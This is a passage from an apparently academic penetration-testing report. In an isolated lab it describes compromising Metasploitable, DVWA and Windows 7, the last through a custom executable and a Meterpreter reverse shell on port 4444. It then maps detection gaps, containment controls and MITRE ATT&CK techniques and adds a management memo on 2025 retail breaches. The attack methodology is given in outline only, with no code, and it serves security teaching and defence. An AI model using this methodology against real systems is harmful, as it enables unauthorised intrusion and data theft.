




Figure 6: Chain of evidence demonstrating accessibility to the OWASP BWA VM, the landing page, and the vulnerable application catalogue to be used in target selection.

DVWA Preparation and Web Exploitation Evidence:





(b) Security Set to Low



(c) Command Execution Evidence

Figure 7: Evidence chain of Exploit B: DVWA access, low-security setting, and execution of a successful command with the help of the vulnerable web function.


2.6 Exploit C – Windows 7 Controlled Access and Objective

The last target, a windows 7 workstation, was initially unsuccessful in surrendering an in-memory malicious payload because of architectural instability in earlier windows. The plan therefore shifted to development and implementation of a simple malicious executable that was put across the host and was launched to create a remote connectivity channel.


When the attacker got inside, he found the specified "secret" file on the desktop. This shows flexibility in the attackers; they can use other vectors in the event of failure in the main avenues. Malware indicators are not the only areas that defenders should expand their surveillance to cover, but anomalous file activity and unsolicited outbound communications.

A listener was set up on the Kali machine using the *exploit/multi/handler* on port 4444, targeting the Windows host. Upon execution of the custom file on the Windows 7 workstation, a reverse Meterpreter session was successfully established. Basic command-line tools were subsequently used to navigate to the Desktop and verify access to the designated target file, *database_export.txt*.

Windows 7 access and Objective Completion



(a) Windows 7 IP configuration



(b) Listener and session opening




Figure 8: Evidence chain for Exploit C: Windows 7 network validation, listener/session establishment, host validation, and confirmation of access to a dummy data file

Table 4: Summary of Exploit Paths Used in the Practical Engagement

Phase	Target	Weakness	How we did it	Outcome
A	Metasploitable	Old, unpatched software	Used a known backdoor in a chat service	Got full "root" control.
B	OWASP BWA	Weak website code	Tricked a website form into running commands	Ran our own code on the server.
C	Windows 7	Old office PC	Created and ran a custom "malicious" file	Successfully located and retrieved the target sensitive data file to prove the impact of the breach.

2.7 Detection Gap Analysis

The experiment highlighted the common detection shortcomings in the modern enterprise setting. The table that is provided outlines identified gaps and suggests remedial actions, including the need to have extensive internal monitoring.


Table 5: Detection and Control Gap Analysis

Attack Phase	What should have caught us	Why it didn't	Recommended Fix
Scanning the network	Intrusion Detection System or Firewall.	The legacy systems were not configured to trigger alerts for unauthorized scanning or access attempts.	More effective network monitoring systems.
Attacking the website	Web Application Firewall (WAF)	The code did not verify user input.	Web filters and secure coding.
Breaking into Windows	Antivirus or EDR software	The protection of the old PC was not modern.	Update to Windows 10/11 and use modern EDR.
Stealing the file	File monitoring software	Whoever handled that file was not watched by anything.	Install programs that notify in case sensitive files are transferred.


2.8 Containment and Safety

Safety precautions were strictly followed: the connectivity tests ensured that the laboratory was isolated (e.g. ping to 8.8.8.8 failed), and snapshot-based recovery systems could restore the laboratory to a baseline state in a short period of time. These controls show that red teaming can be done with a lot of security without hurting the integrity of the operational systems. The general message to the active organizations is the necessity of high speed to restore the system to prevent the effects of possible attacks.

Containment and recovery controls:



(a) No internet reachability from the lab.



(b) Pre-exploitation Snapshot

Figure 9: Evidence of containment and safety controls, showing the host-only lab configuration prevented external internet access and supported controlled recovery through pre-exploitation snapshots.

Executive Brief for Senior Management

MEMORANDUM

TO: Senior Management, ABCD Ltd.

FROM: Security Assessment Team

SUBJECT: Summary of Ethical Hacking Results and Security Risks

To senior management, the primary message is obvious, cyber attackers are increasingly becoming adept at defrauding individuals, not only through the exploitation of exposing codes. The 2025 retail industry demonstrates that one person who is capable of deceiving one employee of the help-desk can bring down a company. Lab tests revealed that old software and poor web interfaces allow the attackers to move sideways with the web interfaces once they have accessed the network with ease. Cybersecurity does not only lie in the hands of the IT department, but it is the security of the business in general.

One cyberattack will be sufficient to put online sales on hold over a long period of time. To mitigate risk the organization ought to:

1. **Protect Identities:** It is more difficult to gain access or use credentials or control employees.
2. **Monitor the Network:** Have alert systems to notify the stakeholders on any abnormal activities.
3. **Get Ready to Recover:** Get backups that cannot be deleted by hackers and drill on restoring the business based on these backups on a frequent basis.
4. **Assume Compromise:** Design the network to support compromise that failure of one node will not put the rest of the infrastructure at risk of compromise.

Conclusion

As has been shown in this report, both the theoretical knowledge that was developed in Task 1 and the empirical observations that were made during Task 2 are deeply complementary. These are not independent factors but rather they work together to provide a more comprehensive view of current cybersecurity challenges. The brief theoretical knowledge outlined in the case study offers a theoretical framework in which real-life events can be analysed and the results of the laboratory experiment confirms the application of these theories in practice, thus demonstrating the dynamic relationship between theoretical and practical research.

The case studies of Marks and Spencer (M&S) and the Co-operative Group (Co-op) can be considered as particularly illustrative instances of how modern cyber threats can develop into a crisis. These examples indicate that identity attacks such as credential theft and unauthorised access are important in enabling further system exploitation. They also show how the lack of incident response mechanisms, lack of response actions and lack of organisational readiness can exacerbate the effects of these attacks. The next impacts are not only the technical impacts but also the financial, reputation and customer trust impacts which demonstrate the multi-dimensional nature of the cybersecurity threat.

These real-world observations are very much in line with the experimental findings which were derived in Task 2. In the laboratory environment, the adversarial behaviour was found to be systematic and progressive, and exploit known vulnerabilities in line with the known threat models. This is similar to the slow and leisurely walk of the hacker through the phases of the attack lifecycle in which authentication, configuration or user vulnerabilities are exploited. The findings underline the fact that cyber threats are not arbitrary but rather, they are dynamic, structured and predictable when viewed in terms of threat models such as MITRE ATT&CK.

A key takeaway that can be made from this combined analysis is that cyber defence cannot rely on a single line of defence. Rather, it needs to be a collective effort of human factors, organisational management and technical protection. Human factors such as user awareness, training and practices are important in thwarting social engineering and credential-based attacks. Organisational management systems include policies, governance frameworks and incident response procedures that ensure that there is an effective and systematic response to security

incidents. Technical controls on the other hand include systems and mechanisms such as access controls, monitoring and vulnerability-management procedures.

The concept of recovery preparedness is also important and it proves to be a critical element of organisational resilience. It is important to prevent and detect, but the ability to respond and recover to business operations after cyber attacks is what defines the long-term impacts on business operations. Some of the measures that can be taken to ensure a successful recovery are the guarantee that there are good backups, disaster recovery plans and tests of incident response plans. These steps are relevant to ensure that if the attack is successful, the organisation will be able to reduce the impacts, recover and resume the operations with the least damage.

In conclusion, the findings of this report highlight the fact that cybersecurity is not just a technical problem but an organisational one. By combining theory and practice, by a multi-dimensional approach that considers the human, managerial and technical aspects, organisations will be able to build a stronger and more dynamic defence posture that will enable them to survive in the ever-changing threat landscape.

References

- [1] M. Alomair et al., "The key factors that influence employees' awareness of social engineering attacks," *Heliyon*, vol. 11, no. 3, p. e44012, 2025. [Online]. Available: <https://doi.org/10.1016/j.heliyon.2024.e44012>. [Accessed: Mar. 18, 2026].
- [2] P. Cichonski et al., "Computer Security Incident Handling Guide," NIST Special Publication 800-61 Revision 2, 2012. [Online]. Available: <https://csrc.nist.gov/publications/detail/sp/800-61/rev-2/final>. [Accessed: Mar. 18, 2026].
- [3] CISA, "Implementing Phishing-Resistant MFA," 2022. [Online]. Available: <https://www.cisa.gov/sites/default/files/publications/fact-sheet-implementing-phishing-resistant-mfa-508c.pdf>. [Accessed: Mar. 18, 2026].
- [4] CISA, "Scattered Spider. Cybersecurity Advisory AA23-320A," 2023. [Online]. Available: <https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-320a>. [Accessed: Mar. 18, 2026].
- [5] Co-operative Group, "Cyber Incident Update," May 2, 2025. [Online]. Available: <https://www.co-operative.coop/media/news-releases/cyber-incident>. [Accessed: Mar. 18, 2026].
- [6] Cyber Monitoring Centre (CMC), "Statement on Ransomware Incidents in the Retail Sector," 2025. [Online]. Available: <https://cybermonitoringcentre.com/statements/retail-sector-2025>. [Accessed: Mar. 18, 2026].
- [7] K. M. de Nobrega et al., "The whole of cyber defense: Syncing practice and theory," *Journal of Strategic Information Systems*, vol. 33, no. 1, pp. 102–115, 2024.
- [8] Google Cloud, "Defending Against UNC3944 and Scattered Spider," 2025. [Online]. Available: <https://cloud.google.com/blog/topics/threat-intelligence/unc3944-threat-actor>. [Accessed: Mar. 18, 2026].
- [9] A. Mahboubi et al., "Evolving techniques in cyber threat hunting," *J. Netw. Comput. Appl.*, vol. 224, p. 103839, 2024.
- [10] Marks & Spencer, "Cyber incident - further update," Apr. 23, 2025. [Online]. Available: <https://corporate.marksandspencer.com/media/press-releases/cyber-incident>. [Accessed: Mar. 18, 2026].
- [11] NCSC, "Logging and protective monitoring," 2021. [Online]. Available: <https://www.ncsc.gov.uk/guidance/logging-and-protective-monitoring>. [Accessed: Mar. 18,

2026].

[12] NCSC, "Incidents impacting retailers - recommendations," 2025. [Online]. Available: <https://www.ncsc.gov.uk/news/retail-incidents-2025>. [Accessed: Mar. 18, 2026].

[13] S. Rose et al., "Zero Trust Architecture," NIST Special Publication 800-207, 2020. [Online]. Available: <https://csrc.nist.gov/publications/detail/sp/800-207/final>. [Accessed: Mar. 18, 2026].

[14] S. Yulianto et al., "Enhancing cybersecurity resilience through advanced red-teaming," *Cyber Security Appl.*, vol. 2, p. 100021, 2025.

[15] MITRE, "MITRE ATT&CK Enterprise Matrix," 2026. [Online]. Available: <https://attack.mitre.org/>. [Accessed: Mar. 18, 2026].

Appendix A - Timeline Source Log

Date / Event	Source	How it was used
22 Apr 2025 - M&S Disclosure	News/Annual Report	The first public warning.
23 Apr 2025 - Outages	M&S Statement	Proved that payments and deliveries were failing.
25 Apr 2025 - Sales Paused	News (Reuters)	Showed the company taking drastic steps for safety.
2 May 2025 - Data Theft	Co-op Statement	Proved the hackers actually stole information.
June 2025 - Total Impact	CMC Statement	Showed the massive cost to the whole industry.

Appendix B - Rules of Engagement

Rule	What we agreed
Scope	Only the lab VMs: Kali, Metasploitable, OWASP, and Windows 7.
No Public Work	We never touched any real websites or public IPs.
Safe Testing	Used snapshots and host-only networking to stay safe.
Ethical Reporting	We did not share any "dangerous" code that could hurt real systems.

Emergency Stop	A 'Kill Switch' policy was in place: if any system became unstable, all testing would stop immediately to protect the lab
Communication	The Red Team lead remained in constant contact with the lab administrator to report any successful breaches in real-time

Appendix C - Threat Emulation Plan

Objective: To systematically execute a controlled threat emulation campaign against ABCD Ltd's simulated infrastructure, verifying detection capabilities and security controls across legacy systems, web applications, and endpoints. All actions are mapped to the MITRE ATT&CK framework to ensure standardized threat modeling.

Target & IP	Emulation Objective	MITRE ATT&CK T-Codes
All Lab VMs	Validate network isolation and scan for active services.	T1595 (Active Scanning) T1046 (Network Service Discovery)
Metasploitable 192.168.56.101	Exploit a known backdoor in UnrealIRCd to gain root access.	T1190 (Exploit Public-Facing App) T1059.004 (Unix Shell)

OWASP DVWA 192.168.56.102	Inject OS commands through the web interface to read server files.	T1190 (Exploit Public-Facing App) T1082 (System Info Discovery)
Windows 7 192.168.56.104	Execute a custom payload, establish C2, and extract dummy data.	T1204.002 (Malicious File) T1005 (Data from Local System)
All Lab VMs	Rollback hypervisor snapshots to restore baseline.	N/A (Standard Cleanup)

Appendix D - Evidence Inventory

1. **Figure 1** - Timeline of the retail attacks.
2. **Figure 2** - Map of how the hackers moved.
3. **Figure 3** - Diagram of our lab.
4. **Figure 4** - Network isolation proof.
5. **Figure 5** - Evidence of hacking Metasploitable.
6. **Figure 6** - Evidence of hacking the website.
7. **Figure 7** - Proof of running code on the server.
8. **Figure 8** - Proof of finding the simulated/dummy sensitive file.
9. **Figure 9** - Proof that the lab was safe and isolated.

Tools Used and Justification:

Tool	Purpose	Why Chosen	Real or Simulated
Nmap	Scanning	To identify open ports and services on the	Real

		targets.	
Metasploit	Exploitation	To execute exploits and gain remote access.	Real
Burp Suite	Web Exploitation	To analyze web app vulnerabilities.	Real
Kali Linux	Attacker Platform	For hosting the attack tools and managing the engagement.	Real